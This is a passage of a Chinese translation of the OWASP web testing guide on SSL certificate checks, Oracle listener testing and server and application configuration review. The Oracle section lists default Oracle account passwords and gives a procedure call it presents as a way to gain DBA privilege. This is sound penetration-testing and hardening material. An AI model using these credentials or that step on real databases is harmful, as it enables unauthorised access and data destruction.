c）如果证书的名称和服务器的名称不匹配呢？如果发生这种情况，就很可疑。由于某些原因，这并不是很少出现。系统可能拥有一些基于名字的虚拟主机，它们共享相同的 IP 地址，并通过 HTTP 1.1 Host：header 信息识别。在这种情况下，因为在 HTTP 请求处理之前，SSL 的握手协议会检查服务器证书，所以对每个虚拟服务器指定不同的证书是不可能的。因此，如果该网站的名称和反映到证书的名称不匹配，浏览器通常会特别通告这个状况。为了避免这种情况，必须使用基于 IP 的虚拟服务器。[2]和[3]描述了用于处理这个问题和能够被正确引用到的基于名字的虚拟主机技术。

黑盒测试和实例

检查应用程序所使用的证书的有效性。当遇到过期的证书，不可信任的 CA 颁发的证书和不能与所涉及的网站名匹配的证书时，浏览器将发出警告。访问 HTTPS 网站时，通过点击出现在浏览器窗口的挂锁，你可以看看与证书有关的资料-包括颁发者，有效期，加密特性等。


如果应用程序需要一个客户端证书，您就可能已经安装了一个以便能访问到该应用程序。可以在浏览器中通过所安装证书的名单查看有关证书从而获取证书的相关信息。

这些检查必须被用于该应用程序使用的所有可见的 SSL 封装的通信渠道。虽然 HTTPS 服务通常在端口 443 上运行，根据 web 应用程序的体系结构和部署情况，可能会涉及到更多的服务（HTTPS 管理端口被开放，在非标准端口上使用 https 服务，等等）。因此，需要检查所有已发现的 SSL 封装的端口。例如，Nmap 扫描器具有的扫描模式（启用由 - sV 命令行开关）可以确定 SSL 封装的服务。Nessus 的漏洞扫描器可以对所有 SSL/TLS 封装的服务进行 SSL 检查。


实例

我们插入了现实生活中的一个匿名例子而不是一个虚构的例子来着重说明遇到 https 网站的证书命名不准确会有多频繁。下面的截图就涉及一个行事高调的 IT 公司的一个地区网站。它是由 Microsoft Internet Explorer 发出的

警告。我们正在访问一个.it 的网站，而证书是颁发给.com 的网站的！Internet Explorer 警告说，该网站与证书上的名称不相符。



Mozilla Firefox 浏览器发出的警告。Firefox 发出的信息是不同的。Firefox 回应，因为它无法确定证书所涉及的.com 网站的身份，因为它不知道签署证书的 CA。事实上，Internet Explorer 和 Firefox 预装了不同的 CA 清单。因此，各种浏览器的反应可能不同。



白盒测试和实例

在服务器和客户端的层面检查应用程序所使用的证书的有效性。证书的使用主要是在 Web 服务器的层面；然而，可能会有其它受 SSL 保护的通信途径（例如，对数据库管理系统）。您应该检查应用程序的体系结构，来找出所有的由 SSL 保护的渠道。

参考目录

白皮书

- [1] RFC2246. The TLS Protocol Version 1.0 (updated by RFC3546) - http://www.ietf.org/rfc/rfc2246.txt
- [2] RFC2817. Upgrading to TLS Within HTTP/1.1 - http://www.ietf.org/rfc/rfc2817.txt
- [3] RFC3546. Transport Layer Security (TLS) Extensions - http://www.ietf.org/rfc/rfc3546.txt
- [4] www.verisign.net features various material on the topic

工具

- Vulnerability scanners may include checks regarding certificate validity, including name mismatch and time expiration. They also usually report other information, such as the CA which issued the certificate. Remember, however, that there is no unified notion of a "trusted CA"; what is trusted depends on the configuration of the software and on the human assumptions made beforehand. Browsers come with a preloaded list of trusted CA. If your web application rely on a CA which is not in this list (for example, because you rely on a self-made CA), you should take into account the process of configuring user browsers to recognize the CA.
- The Nessus scanner includes a plugin to check for expired certificates or certificates which are going to expire within 60 days (plugin "SSL certificate expiry", plugin id 15901). This plugin will check certificates *installed on the server*.
- Vulnerability scanners may include checks against weak ciphers. For example, the Nessus scanner (http://www.nessus.org) has this capability and flags the presence of SSL weak ciphers (see example provided above).
- You may also rely on specialized tools such as SSL Digger (http://www.foundstone.com/resources/proddesc/ssldigger.htm), or - for the command line oriented - experiment with the openssl tool, which provides access to OpenSSL cryptographic functions directly from a Unix shell (may be already available on *nix boxes, otherwise see www.openssl.org).
- To identify SSL-based services, use a vulnerability scanner or a port scanner with service recognition capabilities. The nmap scanner features a "-sV" scanning option which tries to identify services, while the Nessus vulnerability scanner has the capability of identifying SSL-based services on arbitrary ports and to run vulnerability checks on them regardless of whether they are configured on standard or non-standard ports.
- In case you need to talk to a SSL service but your favourite tool doesn't support SSL, you may benefit from a SSL proxy such as stunnel; stunnel will take care of tunnelling the underlying protocol (usually http, but not necessarily so) and communicate with the SSL service you need to reach.
- Finally, a word of advice. Though it may be tempting to use a regular browser to check certificates, there are various reasons for not doing so. Browsers have been plagued by various bugs in this area, and the way the browser will perform the check might be influenced by configuration settings that may not be always evident. Instead, rely on vulnerability scanners or on specialized tools to do the job.

4.3.2 数据库监听测试 (OWASP-CM-002)

概述

数据库监听是 Oracle 数据库独有的网络后台程序。它从远程客户处获取链接请求。这个后台程序可能会遭攻击而因此影响数据库的有效性。

问题描述


数据库监听器是远程链接 Oracle 数据库的一个入口点。它监听连接请求并进行相应的处理。如果测试者能从内联网（大多数的 Oracle 安装都不会提供这个服务给外部网络）访问到该服务，这个测试就有可能实现。监听器缺省的监听端口是 1521（端口 2483 是 TNS 监听器新的官方注册端口；端口 2484 是 TNS 监听器使用 SSL 的端口）。比较好的做法是将监听器从这个端口转移到其它任意的端口。如果监听器被“关闭”，就不可能远程访问数据库。如果是这种情况，那幺应用程序也就失效了，也就形成了一个拒绝服务攻击。

攻击的潜在范围：


- 停止监听器 —— 建立 DoS 攻击
- 设立密码来阻止其它人控制监听器 —— DB 劫持
- 将记录和日志写到 tnslnsr 的主进程（通常是 Oracle）可访问的任何一个文件 —— 信息泄露
- 获取监听器、数据库和应用程序配置中的详细信息

黑盒测试实例

一旦发现监听器所在的端口，通过运行由 Integrigy 开发的工具就可以访问到监听器.



上述检查的工具如下：



上述工具会检查如下信息：

监听器密码。在许多 Oracle 系统中，可能没有设置监听器密码。上述工具会验证这一情况。如果没有设置密码，攻击者可以设定密码，并劫持监听器，尽管可以通过本地编辑 Listener.ora 文件删除密码。

启用日志记录。上述工具还测试是否已启用日志记录。如果还没有，就不能检测到或记录到监听器的任何改变。此外，也不能审查到监听器上的暴力破解攻击。

管理限制。如果管理限制未启用，可以远程使用“SET”命令。

例：如果你在服务器上找到一个 TCP/1521 开放端口，你的 Oracle 监听器就可以接收外部连接。如果监听器没有受验证机制保护，或者如果你能很容易地找到凭证，就有可能利用这个漏洞来例举 Oracle 服务。例如，使用 LSNRCTL(.exe)（包含在每个 Oracle 客户端安装程序中），你就能获得如下的输出：

```
TNSLSNR for 32-bit Windows: Version 9.2.0.4.0 - Production
TNS for 32-bit Windows: Version 9.2.0.4.0 - Production
Oracle Bequeath NT Protocol Adapter for 32-bit Windows: Version 9.2.0.4.0 - Production
Windows NT Named Pipes NT Protocol Adapter for 32-bit Windows: Version 9.2.0.4.0 - Production
Windows NT TCP/IP NT Protocol Adapter for 32-bit Windows: Version 9.2.0.4.0 - Production,,
SID(s): SERVICE_NAME = CONFDATA
SID(s): INSTANCE_NAME = CONFDATA
SID(s): SERVICE_NAME = CONFDATAPDB
SID(s): INSTANCE_NAME = CONFDATA
SID(s): SERVICE_NAME = CONFORGANIZ
SID(s): INSTANCE_NAME = CONFORGANIZ
```

Oracle 监听器允许例举 Oracle 服务器上的默认用户：

User name Password
OUTLN OUTLN
DBSNMP DBSNMP
BACKUP BACKUP
MONITOR MONITOR
PDB CHANGE_ON_INSTALL


在这个例子中，我们没有建立的特权的 DBA 账户，但是 OUTLN 和 BACKUP 账户拥有一个基本特权：EXECUTE ANY PROCEDURE。也就是能执行任何程序，下面就是例子：

```
exec dbms_repcat_admin.grant_admin_any_schema('BACKUP');
```

这个命令的执行允许某人获得 DBA 特权。现在用户就可以直接与 DB 进行交互并执行命令了，如：

```
select * from session_privs ;
```

输出的是下面的截屏：



所以用户现在能执行许多操作，特别是： DELETE ANY TABLE 和 DROP ANY TABLE

监听缺省端口

在 Oracle 服务器的排查阶段，可能会发现以下端口。下面是缺省端口的清单：

1521: Default port for the TNS Listener.
1522 – 1540: Commonly used ports for the TNS Listener
1575: Default port for the Oracle Names Server
1630: Default port for the Oracle Connection Manager – client connections

1830: Default port for the Oracle Connection Manager – admin connections
2481: Default port for Oracle JServer/Java VM listener
2482: Default port for Oracle JServer/Java VM listener using SSL
2483: New port for the TNS Listener
2484: New port for the TNS Listener using SSL

灰盒测试实例

监听器权限限制测试

给监听器最少的权限很重要，这样它在数据库或服务器内存地址空间中就不能读写文件。

Listener.ora 文件被用来定义数据库监听器属性。我们必须确认下面的内容出现在 Listener.ora 文件中：

```
ADMIN_RESTRICTIONS_LISTENER=ON
```

监听器密码：

许多常见的攻击就是由于监听器密码没有设置。通过检查 Listener.ora 文件，我们能确定密码是否已经设置。

可以通过编辑 Listener.ora 文件手动设置密码。按照如下编辑：PASSWORDS_<listener name>。这种手动方法是让密码存储在纯文本中，能让访问 Listener.ora 的任何人读取密码。更安全的方法是使用 LSNRCTRL 工具调用 change_password 命令。

```
LSNRCTL for 32-bit Windows: Version 9.2.0.1.0 - Production on 24-FEB-2004 11:27:55
Copyright (c) 1991, 2002, Oracle Corporation.  All rights reserved.
Welcome to LSNRCTL, type "help" for information.
LSNRCTL> set current_listener listener
Current Listener is listener
LSNRCTL> change_password
Old password:
New password:
Re-enter new password:
Connecting to <ADDRESS>
Password changed for listener
The command completed successfully
LSNRCTL> set password
Password:
The command completed successfully
LSNRCTL> save_config
Connecting to <ADDRESS>
Saved LISTENER configuration parameters.
Listener Parameter File   D:\oracle\ora90\network\admin\listener.ora
Old Parameter File   D:\oracle\ora90\network\admin\listener.bak
The command completed successfully
LSNRCTL>
```

参考

白皮书

- Oracle Database Listener Security Guide - http://www.integrigy.com/security-resources/whitepapers/Integrigy_Oracle_Listener_TNS_Security.pdf

工具

- TNS Listener tool (Perl) - http://www.jammed.com/%7Ejwa/hacks/security/tnscmd/tnscmd-doc.html
- Toad for Oracle - http://www.quest.com/toad

4.3.3 基础结构配置管理测试 (OWASP-CM-003)

摘要

相互联系的混杂的 Web 服务器基础结构能有数以百计的 web 应用程序，这种固有的复杂性使配置管理和审查成为测试和部署每一个应用程序中的一个基本步骤。事实上一个漏洞就能破坏整个基础结构的安全，甚至某些微小且（几乎）不重要的问题可能对于相同服务器上的另外一个应用程序是个严重的威胁。为了解决这些问题，对配置和已知安全问题执行深入审查是非常重要的。

问题描述

对 Web 服务器基础结构进行适当配置管理对于维护应用程序本身的安全是非常重要。如果像 Web 服务器软件，后端数据库服务器，或身份验证服务器这些基础单元没有经过适当的审查和安全检测，就可能引入不该出现的风险或引入新的安全漏洞，从而可能损害应用程序本身。

例如，Web 服务器安全漏洞可能导致远程攻击者揭露应用程序本身的源代码（这个安全漏洞在 Web 服务器或应用服务器出现了很多次）从而损害应用程序，因为匿名用户可以使用泄露的源代码中的信息攻击应用程序或用户。

为了测试配置管理的基础结构，需按以下步骤：

- 构成基础结构的不同单元需要加以确定，以便了解它们如何与一个 Web 应用程序交互，以及它们如何影响其安全性。
- 所有基础结构单元需要加以审查，以确保他们不会存在任何已知的漏洞。
- 审查需由用来维护所有不同单元的管理工具组成。
- 验证系统，如果有的话，需要审查，以确保他们能满足应用程序的需求，并且确保他们不被外部用户操控访问。
- 应用程序所要求定义的端口清单的维护和保存应当在变更控制器中进行。

黑盒测试实例

应用程序体系结构审查

应用程序的体系结构需要通过测试审查，以确定用来构建 Web 应用程序的不同的组成部分。在小型系统中，如一个简单的 CGI 应用程序，单台服务器可能被用来运行 Web 服务器，它执行 C，Perl，或 Shell CGIs 应用，也有可能执行验证机制。在复杂的系统中，如在线银行系统，就可能由多台服务器参与，包括：反向代理，前端 Web 服务器，应用程序服务器和数据库服务器或 LDAP 服务器。所有这些服务器将被用于不同的目的，甚至可能会分成不同的网络。它们之间有防火墙设备，构建不同的 DMZ，以便访问 Web 服务器时不会给远程用户访问身份验证机制本身的权限，从而使基础架构不同组成部分的缺陷被孤立，也就不会对整个体系结构造成影响。

如果应用程序开发人员以文件或面谈形式告诉了测试团队应用程序体系结构的相关信息，则要掌握这些知识很容易。但是通过盲目的渗透测试却很难得到相关知识。

在后一种情况下，测试者首先需要假设这是一个简单的系统（单台服务器），并通过从其它测试得到的信息来得出不同的组成单元来推倒假设并对体系结构的假设进行扩充。测试者可以通过问简单的问题开始测试，如：“是否有防火墙系统保护 Web 服务器？”答案来自于基于针对 web 服务器的网络扫描结果和分析结果，主要分析包括 web 服务器的网络端口是否被网络终端过滤（没有应答或应答是 ICMP unreachables），该服务器是否直接连接到 Internet（即为对非监听端口返回 RST 包）。为了确定所采用的防火墙类型，可以基于网络数据包测试来进一步分析：它是状态防火墙还是一个路由器上的访问列表过滤器？如何配置？能否绕过？

检测位于 Web 服务器前的反向代理需要分析 Web 服务器的标识，这可能直接显示是否存在反向代理（例如，如果返回'WebShell' [1]）。也可以通过获得 Web 服务器针对所提出请求的应答与预期应答的比较来确定反向服务器是否存在。例如，有些反向服务器充当“入侵防护系统”（或网盾）来拦截针对 Web 服务器的已知的攻击。如果我们知道 Web 服务器对一个请求回复 404 信息，而这一请求的目标是未知页面，并针对像 CGI 扫描器发出的常见的 web 攻击返回不同的错误信息，这意味着存在一个反向代理（或应用级防火墙），它过滤了请求并返回与预期不同的错误信息。另一个例子：如果 Web 服务器返回了一套可用的 HTTP 方法（包括 TRACE），但方法的预期返回应是错误，那幺有可能在两者之间存在什幺阻止了它们。在某些情况下甚至保护系统都能阻止自身的信息：

```
GET / web-console/ServerInfo.jsp%00 HTTP/1.0

HTTP/1.0 200
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
Content-Length: 83

<TITLE>Error</TITLE>
<BODY>
<H1>Error</H1>
FW-1 at XXXXXX: Access denied.</BODY>
```

Check Point Firewall-1 NG AI “保护”WEB 服务器 实例

反向代理服务器，也称为代理缓存，用于加速后端应用服务器的性能。检测这些代理同样是基于服务器报头或通过对被服务器缓存的请求进行计时并比较第一个请求和后续请求所花的时间。

另一个要检测的组成单元：网络负载均衡器。通常，这些系统将基于不同的算法（轮询， Web 服务器的负荷，请求数量等）平衡某一特定的 TCP / IP 端口的流量到多个服务器。因此，检测这种体系结构单元需要检验多个请求并比较结果，以便确定请求是否被传送到相同或不同的 web 服务器以便确定是否要求在相同或不同的 Web 服务器。例

如，根据报头日期，如果服务器时钟不同步的话。在某些情况下，网络负载平衡进程可能在报头注入新的信息从而更容易确认，如 Nortel's Alteon WebSystems 负载平衡器引进的 AlteonP Cookie。

应用程序 Web 服务器通常是很容易检测的。对一些资源的请求是由应用程序服务器本身（而不是 Web 服务器）处理的，并且其响应头有很大差异（包括不同的或附加的应答报头）。另一种方法检测这些是看是否 Web 服务器尝试设置 cookie，这是一个应用程序 Web 服务器正在被使用的标识（如一些 J2EE 的服务器提供的 JSESSIONID），或自动重写网址来进行会话跟踪。

后端身份验证程序（如 LDAP 目录，关系型数据库，或 RADIUS 服务器），从外部的角度来看并不容易用快速方法检测，因为他们将隐藏在应用程序本身。

通过浏览一个应用程序就可以简单地确定是否使用后端数据库。如果在运行过程中产生了高动态内容，这些内容很可能是由应用程序本身从某种数据库中提取的。有时请求信息的方式可能可以帮助检测后端数据库是否存在。例如：当浏览店内不同商品时，在线购物应用会使用数字标识符（“id”）。然而，当进行黑盒应用程序测试，只有当应用程序出现漏洞并暴露出来才能判断是否存在后端数据库，如极差的异常处理或易受 SQL 注入。

已知的服务器漏洞

无论是 web 服务器还是后端数据库，在这些组成应用程序体系结构的不同单元中发现漏洞都可能严重损害应用程序本身。例如，一个服务器安全漏洞可能允许远程的未经授权的用户将文件上传到 Web 服务器，甚至替换文件。此漏洞可能危害整个应用程序，因为流氓用户可能取代应用程序本身或引入能影响后端服务器的代码，从而使这些代码就如同其它程序一样得到运行。

通过黑盒渗透测试很难对服务器漏洞进行检查。在这种情况下，通常使用自动化工具从远程站点测试漏洞。然而，对一些漏洞的检测会对 web 服务器产生不可预知的影响。同时由测试成功而引起的服务器宕机可能导致对其它漏洞（如直接涉及到拒绝服务攻击的漏洞）的测试不能实现。此外，一些自动化工具是基于所检测的 web 服务器版本通报漏洞的。这就导致误报和漏报：一方面，如果本地网站管理员删除或掩藏了 web 服务器版本，自动扫描工具就不能将存在漏洞的服务器标识出来；另一方面，如果软件提供商在修补漏洞后并没有更新服务器版本，扫描器会将不存在漏洞的服务器标识出来。第二种情况在操作系统提供商中常出现，他们对他们所提供的操作系统中安装安全漏洞 backport 补丁，但是并不提供最新软件版本的完整下载。这一情况在大多数 GNU/Linux 分销商中存在，如 Debian， Red Hat 或 Suse 。在大多数情况下，应用程序体系结构漏洞扫描只会发现与体系结构中“暴露”单元相关的漏洞（如 Web 服务器），而通常将无法找到与不直接暴露单元有关的安全漏洞，如后端身份验证程序，后端数据库或使用中的反向代理服务器。

最后，并非所有的软件供应商都以公开的方式发现漏洞。因此，这些弱点不会在公开的已知的漏洞数据库中注册 [2]。这些漏洞信息只会对客户公布或通过安装时发布，并不提供相关资讯。这就减少了漏洞扫描工具的有效性。通常，这些工具的漏洞覆盖情况对普通产品是有效的（如 Apache Web 服务器，微软的 Internet Information Server ，或 IBM 的 Lotus Domino ），但对鲜为人知的产品是不够的。

这就是为什幺审查漏洞最好是当测试者得知所使用软件的内部信息时进行，这些内部信息包括版本号和使用的发布版本以及适用于软件的补丁。有了这一信息，测试者可从供应商本身得到信息分析可能在体系结构中出现的漏洞及它们如何影响应用程序本身。如果可能的话，测试这些漏洞，以确定其真正的影响，并检测是否有任何可以减少或

消除漏洞被成功利用可能性的外部单元（如入侵检测或预防系统）。测试者甚至可以通过配置审查判定漏洞并不存在，因为该漏洞影响的软件组件未被使用。

值得注意的是，软件供应商有时会悄悄修复漏洞，并在新发行的软件版本中提供。不同的厂商会有不同的发布周期，其决定了他们对老版本的支持程度。拥有体系结构的详细软件版本信息的测试者能分析使用老版本所带来的风险，因为老版本可能在短期后得不到支持或者已经不支持了。这一点至关重要，因为如果漏洞在不被支持的老版本暴露出来，该系统的工作人员可能不会直接意识到这一点。同时没有可安装的补丁，咨询顾问也不会报告这一点（因为它已不受支持）。即使工作人员意识到漏洞存在，并得知系统确实是易受攻击的，而他们需要全面升级到最新发布的版本，这可能导致应用程序系统相当长的宕机或导致应用程序由于与最新软件版本不兼容而需重新编码。

管理工具

任何 Web 服务器的基础结构都需要有管理工具维护和更新应用程序所使用的信息：静态内容（网页，图片文件），应用程序的源代码，用户认证数据库等。根据网站，技术或使用的软件的不同情况，管理工具会有所不同。例如，一些 Web 服务器将使用管理接口管理，包括自身，Web 服务器一些网络服务器将使用管理接口管理，它们自身就是网络服务器（如 iPlanet Web 服务器），或由纯文本配置文件管理（在 Apache 的情况下[3]）或使用操作系统 GUI 工具（当使用微软的 IIS 服务器或 ASP.Net 时）。然而在大多数情况下，服务器配置将使用不同的工具处理而不仅是对 Web 服务器使用的档案进行维护，它们通过 FTP 服务器， WebDAV，网络文件系统（NFS，CIFS）或其它机制进行管理。显然，构成应用程序体系结构各元素的操作系统也将利用其它工具管理。应用程序也可以在其中嵌入管理接口，用于管理应用程序数据本身（用户，内容等） 。

对用于管理体系结构不同部分的管理接口进行审查是非常重要的，因为如果一个攻击者可以访问任何一个接口，他就能损害或破坏应用程序体系结构。因此，重要的是：

- 列出所有可能的管理接口。
- 确定管理接口是否可以从内部网络或互联网访问。
- 如果可以从互联网访问，测定控制访问这些接口的机制和相关的易受攻击性。
- 更改默认用户及密码。

一些公司并不管理 Web 服务器应用程序的所有方面，可能由其它当事方管理 Web 应用程序所提供的内容。这一外部公司可能只提供部分内容（新闻更新或促销活动），或者可能完全管理 Web 服务器（包括内容和代码）。在这些情况下，通常管理接口对互联网是开放的，因为使用互联网的成本比提供一个专门的连接线通过只有管理功能的接口来获得外部公司对应用程序体系结构的连接要低得多。在这种情况下，测试这个管理接口是否易受漏洞攻击是非常重要的测试。

参考

白皮书

- [1] WebSEAL, also known as Tivoli Authentication Manager, is a reverse Proxy from IBM which is part of the Tivoli framework.
- [2] Such as Symantec's Bugtraq, ISS' Xforce, or NIST's National Vulnerability Database (NVD)
- [3] There are some GUI-based administration tools for Apache (like NetLoony) but they are not in widespread use yet.

4.3.4 应用配置管理测试 (OWASP-CM-004)

概述

对组成应用程序体系结构的各个单元的进行适当配置对于防止出现损坏整个体系结构安全的错误有着至关重要的作用。

问题描述

配置审查和测试对于建立和维护这样的体系结构是一个重要任务，因为许多不同的系统通常会有通用的配置，但这些配置可能跟他们所安装的某个具体站点所执行的任务不匹配。典型的 Web 和应用程序服务器安装将有损很多功能（如应用实例，文档，测试页），这些不重要的功能在部署前应该被删除以避免安装后的被非法利用。

黑盒测试实例

实例/已知文件和目录

许多 Web 服务器和应用程序服务器在默认安装时提供了实例应用程序和文件。提供这些程序和文件是为了方便开发者，同时也为了测试服务器是否在安装后正常工作。然而，许多默认的 Web 服务器应用程序在后来得知存在漏洞。这是事实，例如，CVE-1999-0449（Exair 示例网站安装后发现存在 IIS 拒绝服务漏洞），CAN-2002-1744（Microsoft IIS 5.0 中的 CodeBrws.asp 的目录遍历漏洞），CAN-2002-1630 （在 Oracle 9iAS 使用 sendmail.jsp ），或 CAN-2003-1172（在 Apache's Cocoon 查看源代码样本中的目录遍历漏洞） 。

CGI 扫描器包括一份详细的已知文件和目录样本的清单。这一清单是由不同的 web 或应用程序服务器提供，并可能是一个快速确定这些文件是否存在的方法。然而，能真正确保文件存在的唯一方法是对 web 服务器和/或应用程序服务器的内容做全面的检测并分析他们是否与应用程序本身有关。

审核注释

我们常常看到甚至建议程序员在他们所写的源代码中加入详细的注释，以便其它程序员能更好的理解在编写某一功能时为什么采取这样的方法。程序员在开发大型 web 应用程序时常常也会这么做。然后，在 HTML 编码中内嵌注释也可能让潜在攻击者看到本不应该泄露给他们的内部信息。有时会因为一个功能已经不需要了而将源代码注释掉。但是这样的注释会无意地泄露在返回给用户的 HTML 网页上。

为了确认没有任何信息通过注释泄露，必须对注释加以审查。只有通过对 web 服务器静态和动态内容的分析以及文件搜索才能进行全面审查。然而，不管是以自动方式还是指导性方式来存储所有检索的内容来浏览网站都是有效的。为了分析在编码中可能存在的 HTMl 注释可以搜索这些检索内容。

灰盒测试实例

配置审核

Web 服务器或应用程序服务器的配置在保护网站内容方面起着重要作用。为了发现常规配置错误，必须对其仔细检查。显然，网站策略和服务器软件提供的功能不同，推荐的配置也不同。然而在大多数情况下，应该遵守配置指导方针（由软件供应商或外部各方提供），以确定服务器是否已经相对安全。笼统地说出服务器应该如何配置是不可能的。但是，我们可以采用一些公用的准则：

- 只启动应用程序需要的服务器模块（例如在 IIS 中的 ISAPI 扩展）。由于软件模块被禁用以及服务器规模和复杂性减小了，从而减少了攻击面。如果一些漏洞存在于已停用的模块中，这一方法还能防止可能出现在供应商的软件中的漏洞。
- 使用定制网页而不是使用默认的 Web 服务器的网页处理服务器错误（40x 或 50x）。具体来说，确保任何应用程序错误不会返回给终端用户，以及没有任何编码在这种情况下泄露。因为这些都会给攻击者机会。通常，开发者都很容易忽视了这一点，因为他们确实在开发环境中需要这些信息。
- 确保服务器软件在操作系统中以最小权限运行。这样可以防止服务器软件的一个错误直接损害整个系统。然而，攻击者一旦可以作为 web 服务器运行代码，他就可能可以非法提升权限。
- 确保服务器软件可以正确记录合法登录和错误。
- 确保服务器的配置可以妥善处理超载，并能防止拒绝服务攻击。确保该服务器已进行适当的性能调整。

日志

日志是应用程序体系结构安全的一项重要的资产，因为它可以用来检测应用程序的漏洞（用户不断尝试获取并不存在的文件）以及无赖用户的持续攻击。通常，Web 服务器和其它服务器软件可以正确的产生日志，但是通常要找到将各种操作记录到日志中的应用程序并不容易。应用程序日志的主要目的是输出可用于程序员分析特定的错误的调试信息。

在这两种情况下（服务器和应用程序日志）需要基于日志内容测试和分析几个问题：

1. 这些日志包含敏感信息吗？
2. 日志是存放在一个专用的服务器上吗？
3. 使用日志会产生拒绝服务的情况吗？
4. 他们如何循环使用？日志能保持足够的时间吗？
5. 日志如何审查？管理员可以利用检查发现特定攻击吗？
6. 如何保存备份日志？
7. 所记录的数据是否在记录前进行了数据有效性验证。（最小/最大长度，字符等）？

日志中的敏感信息

有些应用程序可能，例如，使用 GET 请求发送表单数据。这些数据在服务器日志中式能够看到的。这意味着，服务器日志可能包含敏感信息（如用户密码，或银行帐户详细资料）。如果攻击者得到了日志，他就有可能会滥用这些敏感的信息，例如，通过管理接口或已知的 Web 服务器的漏洞或错误配置（如众所周知的基于 Apache 的 HTTP 服务器的服务器状态配置错误）。

此外，在某些管辖范围内，在日志文件中存储一些敏感信息，如个人资料，可能会迫使企业采用在后端数据库中所使用的数据保护法来保护日志文件。如果不这样做，可能在不知不觉中受到数据保护法的处罚。

日志位置

通常情况下，服务器会对各项操作和错误产生本地日志，消耗服务器运行时的系统磁盘空间。然而，如果服务器有漏洞，攻击者就可以修改日志并清空所有关于攻击和攻击方法的记录。如果发生这种情况，系统管理员将无法知道攻击如何发生或攻击源位于哪里。实际上，大多数黑客工具包都包括一个日志消除器，能够清除任何攻击记录（如攻击者 IP 地址），这一工具在攻击者的系统级的 rootkit 中经常使用。

因此，明智的做法是将记录保存在一个单独的位置，而不是在 Web 服务器本身。这也更容易聚集同一种应用程序（如 Web 服务器场）的不同来源的日志，同时也更容易在不影响服务器本身的情况下做日志分析（可能是高强度型 CPU 计算）。

日志存储

